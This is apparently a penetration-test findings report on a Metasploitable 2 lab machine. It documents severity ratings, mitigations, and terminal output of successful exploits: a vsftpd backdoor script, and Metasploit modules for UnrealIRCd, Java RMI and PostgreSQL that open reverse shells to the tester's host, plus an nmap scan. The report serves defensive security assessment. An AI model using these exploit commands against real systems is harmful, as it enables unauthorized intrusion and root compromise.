


JM Tech, Inc. Security Assessment Findings Report

CONFIDENTIAL

Prepared by: RABRIAL, INC.

DATE: FEBRUARY 9, 2025

Table of Contents

Confidentiality Statement

This document is the exclusive property of JM Tech, Inc. and Rabrial, Inc. It contains proprietary and confidential information. Any duplication, distribution, or use, in whole or in part, in any form, requires explicit consent from both JM Tech, Inc. and Rabrial, Inc.

JM Tech, Inc. may share this document with auditors under non-disclosure agreements (NDAs) to demonstrate compliance with penetration testing requirements.

Disclaimer

A penetration test represents a point-in-time assessment of the security posture at a specific moment. The findings and recommendations in this report are based on the conditions observed during the assessment, and do not account for changes made thereafter.

Due to the time-limited nature of the engagement, this assessment does not provide a comprehensive evaluation of all security controls. Instead, Rabrial, Inc. focused on identifying the most exploitable vulnerabilities that an attacker might target. To maintain a strong security posture, Rabrial, Inc. recommends conducting similar assessments annually, either internally or through third-party security professionals.

Contact Information

Jose Manuel JM Tech, Inc.	Information Security Manager	josemanuel@jmtech.com
Monica Licea Castro Rabrial, Inc.	Lead Penetration Tester	rabrial03@gmail.com

Assessment Overview

Rabrial, Inc. was hired by JM Tech, Inc. to carry out a penetration testing. This pentesting was conducted from January 20, 2025 to January 29, 2025, and the purpose was to perform a reconnaissance and its subsequent exploitation to obtain the greatest number of vulnerabilities possible.

The assessment focused on the following:

1. Recognizance and Information Gathering: Discovery of open ports, services and potential vulnerabilities exposed to the network.

2. Vulnerability Analysis: Identification of known vulnerabilities in the system, including outdated software, misconfigurations, and unpatched services.

3. Exploitation: Attempting to gain unauthorized access to the system using common penetration testing tools and techniques, such as Metasploit and manual exploitation.

4. Post-Exploitation: Assessing the system's resilience after initial compromise, which attempts to escalate privileges and maintain access.

5. Reporting: The report documents the findings of the penetration test. The identified vulnerabilities and exploitation attempts are clearly outlined, along with the recommended mitigation strategies to secure the system.

The engagement followed industry's best practices, with a focus on ethical testing, ensuring that findings were responsibly reported to enhance the security of similar real-world systems.

Findings Severity Ratings

The table below outlines the security levels and their corresponding CVSS score ranges, which are used throughout the report to evaluate vulnerabilities and their impact on risk.

Severity	CVSS V3 Score Range	Definition
Critical	9.0 -10.0	Exploitation is highly likely, leading to full system compromise. Immediate action required.
High	7.0 - 8.9	Significant impact on confidentiality, integrity, or availability. Exploitable with low effort.
Medium	4.0 - 6.9	May lead to security issues but requires specific conditions or user interaction.
Low	0.1 - 3.9	Limited impact: exploitation is difficult or has minimal consequences.
Informational	0.0	No direct security impact but could help attackers gather informational.

Risk Factors

Risk is assessed based on two key elements: Likelihood and Impact.

Likelihood

Likelihood evaluates the probability of a vulnerability being exploited. It is determined by factors such as attack complexity, availability of exploit tools, required attacker skill level, and the specific characteristics of the client environment.

Impact

Impact measures the potential consequences of a vulnerability on operations. This includes effects on confidentiality, integrity, and availability of client systems or data, as well as potential reputational damage and financial loss.

Scope

Assessment: Internal Penetration Test: **Metasploitable 2**

Details: **192.168.1.201**

Scope Exclusions

Per JM Tech request, Rabrial did not perform any of the following attacks during testing:

- Denial of Service
- Phishing/Social Engineering

All other attacks not specified above were permitted by JM Tech.

Executive Summary

Through a penetration testing performed from January 20, 2025 to January 29, 2025, Rabrial evaluated JM Tech's internal network, as well as the actives. Within the scope, from a machine within the local network, the network was compromised, allowing for the discovery, identification, and exploitation of vulnerabilities. Under the defined parameters, the following results were obtained.

The following sections present a summary of the identified vulnerabilities, both successful and unsuccessful exploitation attempts, as well as the system's strengths and weaknesses.

Key Findings

After conducting reconnaissance and exploitation of the Metasploitable 2 virtual machine, several critical vulnerabilities were identified. Some of the most notable vulnerabilities include:

- vsftpd 2.3.4 – Back Door Command Execution
- UnrealIRCd 3.2.8.1 Backdoor CVE-2010-2075)
- VNC Logging Attempt
- Vulnerable services such as FTP and SSH, configured with weak credentials,
- Use of outdated service versions with known exploits, and
- MySQL information leakage.

Vulnerability Overview & Assessment

The tables below detail the identified vulnerabilities, categorized by their impact, along with the suggested remediation measures:

Internal Penetration Test Results

Finding	Severity	Recommendation
vsftpd 2.3.4 – Back Door Command Execution	**Critical**	Update to vsftpd 2.3.5 or later
UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)	**Critical**	Upgrade to a secure version
VNC Logging Attempt	**Critical**	Encrypt VNC traffic using SSL
SSH Brute Force	High	Disable Password Authentication
Java RMI Server Remote Code Execution	High	Disable RMI services if not essential
PostgreSQL 8.3.1 Authentication Bypass	High	Upgrade to the newest version
MySQL Information Leakage	High	Restrict my SQL access to trusted IP addresses

Technical Findings

Internal Penetration Test Findings

Finding #1: vsftpd 2.3.4 – Back Door Command Execution

Description	The backdoor allows unauthenticated attackers to gain a shell on the affected system by simply logging in with a username that ends with ":)".
Risk	Severity: Critical (CVSS Score: 10.0) Impact: Allows remote command execution with root privileges.
System	Linux/Unix servers running the backdoored vsftpd 2.3.4.
Tools Used	Python2 Metasploit
References	Official CVE Entry: CVE-2011-2523 Exploit DB - vsftpd 2.3.4 Backdoor Metasploit Module Security Advisory

```
┌──(rafael㉿vbox)-[~]
└─$ ftp 192.168.1.201
Connected to 192.168.1.201.
220 (vsFTPd 2.3.4)
Name (192.168.1.201:rafael): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||62424|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||28004|).
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

```
┌──(rafael㉿vbox)-[~]
└─$ searchsploit -m 49757
  Exploit: vsftpd 2.3.4 - Backdoor Command Execution
      URL: https://www.exploit-db.com/exploits/49757
     Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
 Verified: True
File Type: Python script, ASCII text executable
cp: overwrite '/home/rafael/49757.py'? y
Copied to: /home/rafael/49757.py
```

```
┌──(rafael㉿vbox)-[~]
└─$ python2 49757.py 192.168.1.201
Success, shell opened
Send `exit` to quit shell
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

A vulnerability has been found, and the machine has been compromised by logging in as root.


Mitigation Strategies

1. Upgrade vsftpd Immediately. The best solution is to update vsftpd to a secure version.
2. Disable vsftpd if not needed
3. Use secure alternatives.
4. Restrict Network Access to FTP Service
5. Monitor and Audit the System
6. Implement Strong Access Controls
7. Remove Untrusted Software Sources

By following these mitigation steps, JM Tech can protect its system from unauthorized access and command execution through this vulnerability.

Finding #2: UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

Description	If an attacker sends a specially crafted command via the IRC service, they can execute arbitrary system commands as the user running UnrealIRCd.
Risk	Severity: Critical (CVSS Score: 9.8) Impact: Remote Code Execution (RCE)
System	Linux/Unix servers running UnrealIRCd 3.2.8.1 from the compromised source.
Tools Used	Metasploit
References	CVE-2010-2075 Official Entry Exploit DB - UnrealIRCd Backdoor Metasploit Module Security Advisory



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.1.202:4444
[*] 192.168.1.201:6667 - Connected to 192.168.1.201:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.201:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo qEyS9lLCpXQp13IE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "qEyS9lLCpXQp13IE\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.202:4444 → 192.168.1.201:42435) at 2025-02-01 15:04:14 -0500

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
```


Mitigation Strategies

1. Immediately Upgrade to a Secure Version
2. Remove the Vulnerable Version
3. Check for Signs of Exploitation
4. Restrict Network Access
5. Verify Package Integrity
6. Use Secure Alternatives

By upgrading, removing, and monitoring, JM Tech can eliminate the risk of remote code execution from this dangerous backdoor.

Finding #3: VNC Logging Attempt

Description	If VNC authentication logging is enabled, failed authentication attempts may appear in system logs, revealing intrusion attempts. If logging is disabled or misconfigured, attackers can brute-force or use known exploits without detection. Some older VNC implementations are vulnerable to authentication bypass attacks or unencrypted credential interception.
Risk	Severity: Medium to High, depends on VNC version and configuration. Impact: Unauthorized remote access if weak credentials or vulnerabilities exist, Credential theft if traffic is unencrypted, Denial of Service (DoS) in case of excessive logging leading to disk exhaustion.
System	Any system running VNC servers, such as TightVNC.
Tools Used	Nmap Metasploit.
References	CVE-2006-2369 Metasploit VNC Scanner Nmap VNC Info Script



VNC connection to the target machine.


Mitigation Strategies

1. Disable Unused VNC Services
2. Enforce Strong Authentication
3. Restrict VNC Access
4. Use Encrypted Connections
5. Monitor and Detect Unauthorized Access
6. Keep VNC Software Updated

By hardening authentication, restricting access, encrypting traffic, and monitoring logs, JM Tech can significantly reduce the risk of unauthorized VNC access.

Finding #4: SSH Brute Force

Description	An SSH Brute Force Attack occurs when an attacker systematically tries different username-password combinations to gain unauthorized access to a system via Secure Shell (SSH). If SSH is exposed on the internet and has weak credentials, an attacker can use automated tools to crack the login. This is one of the most common attack vectors due to the widespread use of SSH for remote server administration.
Risk	Severity: High to Critical Impact: Unauthorized remote access if credentials are guessed, Privilege escalation if the compromised user has sudo/root access, Denial of Service (DoS) if excessive login attempts lock out accounts.
System	Systems with default usernames/passwords or weak credentials, Systems with port 22 exposed to the internet without security measures.
Tools Used	Metasploit
References	CVE-2020-14145 OpenSSH Timing Attack Metasploit SSH Login Module Hydra SSH Brute Force Guide



Mitigation Strategies

1. Disable Root Login
2. Use Key-Based Authentication (Disable Password Logins)
3. Change the Default SSH Port
4. Restrict SSH Access by IP Address
5. Limit Login Attempts with Fail2Ban
6. Implement Two-Factor Authentication (2FA)
7. Monitor and Audit SSH Access
8. Keep SSH and the System Updated

By disabling root login, enforcing key-based authentication, using fail2ban, and restricting access, JM Tech can significantly reduce the risk of SSH brute-force attacks.

Finding #5: Java RMI Server Remote Code Execution

Description	This vulnerability arises because older RMI registries do not enforce proper authentication or input validation, allowing attackers to send crafted payloads to register or invoke dangerous objects.
Risk	Severity: Critical (CVSS Score: 9.8) Impact: Remote Code Execution, Privilege Escalation if running as a privileged user, Backdoor Installation, attacker can deploy persistent access.
System	Applications using Java RMI for remote object access, Servers running insecure RMI registries without authentication, Systems running Apache JServ, JBoss, WebLogic, Tomcat (older versions), Standalone Java RMI services without proper access control.
Tools Used	Metasploit
References	CVE-2011-3556 - Java RMI Security Flaw Metasploit Java RMI Exploit Ysoserial Java Deserialization Exploits RMI Security Best Practices

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.1.202:4444
[*] 192.168.1.201:1099 - Using URL: http://192.168.1.202:8080/kTuI7K
[*] 192.168.1.201:1099 - Server started.
[*] 192.168.1.201:1099 - Sending RMI Header ...
[*] 192.168.1.201:1099 - Sending RMI Call ...
[*] 192.168.1.201:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.202:4444 → 192.168.1.201:50011) at 2025-02-01 12:15:07 -0500

meterpreter > getuid
Server username: root
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

With this vulnerability, we have been able to login as root.

🔐 Mitigation Strategies

1. Disable RMI registry exposure unless necessary
2. Enforce authentication for RMI services
3. Block untrusted serialized objects using a security manager
4. Upgrade Java frameworks
5. Use network segmentation to prevent RMI exposure to the internet

By disabling unnecessary RMI services, restricting access, enforcing authentication, and securing communications, JM Tech can mitigate the risk of remote code execution through Java RMI.

Finding #6: PostgreSQL 8.3.1 Authentication Bypass

📌 Description	If the PostgreSQL instance is configured with "trust" authentication for local or network access, an attacker can connect to the database without a password. CVE-2008-2145 describes a flaw in how PostgreSQL handles authentication requests, which could lead to privilege escalation in certain conditions.
⚠️ Risk	Severity: High Impact: Full Database Compromise, Privilege Escalation.
🖥 System	PostgreSQL 8.3.1 (and possibly older versions). Systems with misconfigured pg_hba.conf using trust authentication. Servers running PostgreSQL with public network access without proper security settings.
🛠 Tools Used	Nmap Metasploit
📚 References	CVE-2008-2145 - PostgreSQL Authentication Flaw PostgreSQL Security Best Practices Metasploit PostgreSQL Login Module

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.202:4444
[*] 192.168.1.201:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/VCRnOrKh.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.202:4444 → 192.168.1.201:41042) at 2025-01-31 16:53:37 -0500

meterpreter > shell
Process 4992 created.
Channel 1 created.
whoami
postgres
```

Login with the default credentials. User is not root. Afterwards, an escalation of privileges must be performed.


🔐 Mitigation Strategies

- Use "md5" authentication instead of "trust" in pg_hba.conf
- Restrict access (host all 192.168.1.0/24 md5)
- Disable remote connections if not needed
- Keep PostgreSQL updated to the latest secure version

By upgrading PostgreSQL, enforcing strong authentication, restricting access, and monitoring logs, JM Tech mitigates the authentication bypass risk and secure your database.

Finding #7: MySQL information Leakage

Description	This vulnerability can expose Version Information (helps attackers identify exploitable MySQL versions), Database Structure (table names, column names, etc.), Usernames and Privileges (could help with privilege escalation), Configuration Details (like paths, storage engine, and authentication methods).
Risk	Severity: Medium to High (depends on exposure). Impact: Easier Reconnaissance (Attackers identify vulnerable MySQL versions), Potential Privilege Escalation (Leakage of MySQL users & privileges), Data Exfiltration (If SQL Injection is possible).
System	Any system running MySQL
Tools Used	Nmap Metasploit mySQLmap
References	MySQL Hardening Guide SQL Injection & Information Disclosure Metasploit MySQL Scanner SQLMap Documentation



Mitigation Strategies

1. Disable Version Exposure
2. Restrict access to information_schema and mysql tables
3. Use Proper Error Handling (disable verbose SQL errors)
4. Enforce Least Privilege, limit user access to required databases only
5. Regularly Update MySQL to patch security vulnerabilities

By disabling detailed error messages, restricting access, securing connections, and monitoring logs, JM Tech can prevent attackers from gaining useful MySQL information and reduce the risk of exploitation.

-- End of Vulnerabilities and Mitigation Strategies--

Vulnerability Analysis - Infrastructure

Reconnaissance

Tools and Commands Used:

Network scan and service detection: nmap -sT -A -vvv -oA metasploitable2 192.168.1.201

```
PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.202
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
```

```
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYE
+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8O
XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
